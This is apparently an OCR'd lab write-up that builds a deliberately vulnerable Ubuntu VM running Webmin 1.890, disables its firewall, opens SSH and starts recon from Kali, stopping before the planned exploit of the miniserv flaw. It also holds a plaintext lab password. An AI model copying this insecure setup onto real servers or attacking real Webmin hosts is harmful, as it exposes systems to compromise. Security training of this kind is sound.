

1. Proof of Concept

- Linux OS (Ubuntu 18.04.1) will be deployed containing security flaws that will allow an attacker to compromise the system to root level.

- Download Ubuntu 18.04.1 and configuring it with Host Only adapter and NAT adapter (Make sure Kali and Ubuntu are on the same subnet)




```
deathstart@ubuntu:~$ uname -a
Linux ubuntu 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
deathstart@ubuntu:~$ whoami
deathstart
deathstart@ubuntu:~$ id
uid=1000(deathstart) gid=1000(deathstart) groups=1000(deathstart),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
deathstart@ubuntu:~$ 
```




```
deathstart@ubuntu:~$ ip addres
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3d:17:ff brd ff:ff:ff:ff:ff:ff
3: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3d:17:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.44.132/24 brd 192.168.44.255 scope global dynamic noprefixroute ens38
       valid_lft 1769sec preferred_lft 1769sec
    inet6 fe80::2c04:ffbd:6483:f45f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
deathstart@ubuntu:~$ uwf status
```

- install Webmin 1.890 on the Ubuntu VM and configuring it with username (*deathstart*) and password (*readytograduate*) serving on port 10000 by default:

- Download webmin-1.890.tar.gz from https://sourceforge.net/projects/webadmin/files/webmin/
- Extracting the file and running the following commands within the extracted Webmin folder
  <sudo ./setup.sh /usr/local/webmin>
  Enter password for user *deathstart* when prompted



deathstart@ubuntu: /tmp/webmin-1.890
File Edit View Search Terminal Help

```
deathstart@ubuntu:/tmp/webmin-1.890$ sudo ./setup.sh /usr/local/webmin
[sudo] password for deathstart:
***********************************************************************
*            Welcome to the Webmin setup script, version 1.890        *
***********************************************************************
Webmin is a web-based interface that allows Unix-like operating
systems and common Unix services to be easily administered.

Installing Webmin from /tmp/webmin-1.890 to /usr/local/webmin ...

***********************************************************************
Webmin uses separate directories for configuration files and log files.
Unless you want to run multiple versions of Webmin at the same time
you can just accept the defaults.

Config file directory [/etc/webmin]:
Found existing Webmin configuration in /etc/webmin


Copying files to /usr/local/webmin ..

..done

Inserting path to perl into scripts..
..done

Creating start and stop scripts..
..done

Updating config files..
..done

Creating uninstall script /etc/webmin/uninstall.sh ..
..done

Changing ownership and permissions ..
..done

Running postinstall scripts ..
..done

Attempting to start Webmin mini web server..
Starting Webmin server in /usr/local/webmin
..done

***********************************************************************
```




```
************************************************************************
Webmin uses separate directories for configuration files and log files.
Unless you want to run multiple versions of Webmin at the same time
you can just accept the defaults.

Config file directory [/etc/webmin]:
Found existing Webmin configuration in /etc/webmin


Copying files to /usr/local/webmin ..

..done

Inserting path to perl into scripts..
..done

Creating start and stop scripts..
..done

Updating config files..
..done

Creating uninstall script /etc/webmin/uninstall.sh ..
..done

Changing ownership and permissions ..
..done

Running postinstall scripts ..
..done

Attempting to start Webmin mini web server..
Starting Webmin server in /usr/local/webmin
..done

************************************************************************
Webmin has been installed and started successfully. Use your web
browser to go to

  http://ubuntu:10000/

and login with the name and password you entered previously.
```

- Open localhost on port 10000 in the browser to verify it works <localhost:10000>


ubuntu:10000/session_login.cgi?logout=1

✔ Success!
Logout successful. Use the form below to login again.

Webmin
You must enter a username and password to login to the server on **ubuntu**


(1) Webmin 1.890 on ubuntu (Ubuntu Linux 18.04.3) - Mozilla Firefox


ubuntu:10000/sysinfo.cgi?xnavigation=1

System Information

System hostname	ubuntu (127.0.1.1)	Operating system	Ubuntu Linux 18.04.3
Webmin version	1.890	Theme version	Authentic Theme 19.19
Time on system	Tuesday, September 17, 2019 10:29 AM	Kernel and CPU	Linux 5.0.0-23-generic on x86_64
Processor information	Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 8 cores	System uptime	1 hours, 08 minutes
Running processes	368	CPU load averages	0.16 (1 min) 0.07 (5 mins) 0.02 (15 mins)
Real memory	1.89 GB used / 3.74 GB total	Virtual memory	0 bytes used / 1.81 GB total
Local disk space	8.80 GB used / 30.32 GB free / 39.12 GB total	Package updates	133 package updates are available


Warning!
Webmin version 1.930 is now available, but you are running version 1.890.

- open port 22, which we will need for later use
 <sudo apt install openssh-server>



```
deathstart@ubuntu:~$ sudo apt install openssh-server
[sudo] password for deathstart:
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.6p1-4ubuntu0.3).
0 upgraded, 0 newly installed, 0 to remove and 130 not upgraded.
```


- disable the firewall
<ufw disable>



```
deathstart@ubuntu:~$ sudo ufw disable
[sudo] password for deathstart:
Firewall stopped and disabled on system startup
deathstart@ubuntu:~$ sudo ufw status
Status: inactive
deathstart@ubuntu:~$
```

2. MVP

- Recon steps:
    - Kali VM and Ubuntu VM are on the same subnet




```
root@Rayferrufino:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 00:0c:29:f8:ab:18  txqueuelen 1000  (Ethernet)
        RX packets 17682  bytes 19168387 (18.2 MiB)
        RX errors 10  dropped 0  overruns 0  frame 0
        TX packets 5872  bytes 462751 (451.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.44.128  netmask 255.255.255.0  broadcast 192.168.44.255
        inet6 fe80::20c:29ff:fef8:ab0e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f8:ab:0e  txqueuelen 1000  (Ethernet)
        RX packets 6349  bytes 911908 (890.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8805  bytes 630281 (615.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

- In Kali do an nmap scan for the Ubuntu machine, check for open ports and services

- Notice that port 10000 is open (a web server) and port 22

We will try to exploit port 10000, an http web server (miniServ 1.890) by using a known flaw, which let us connect remotely to it

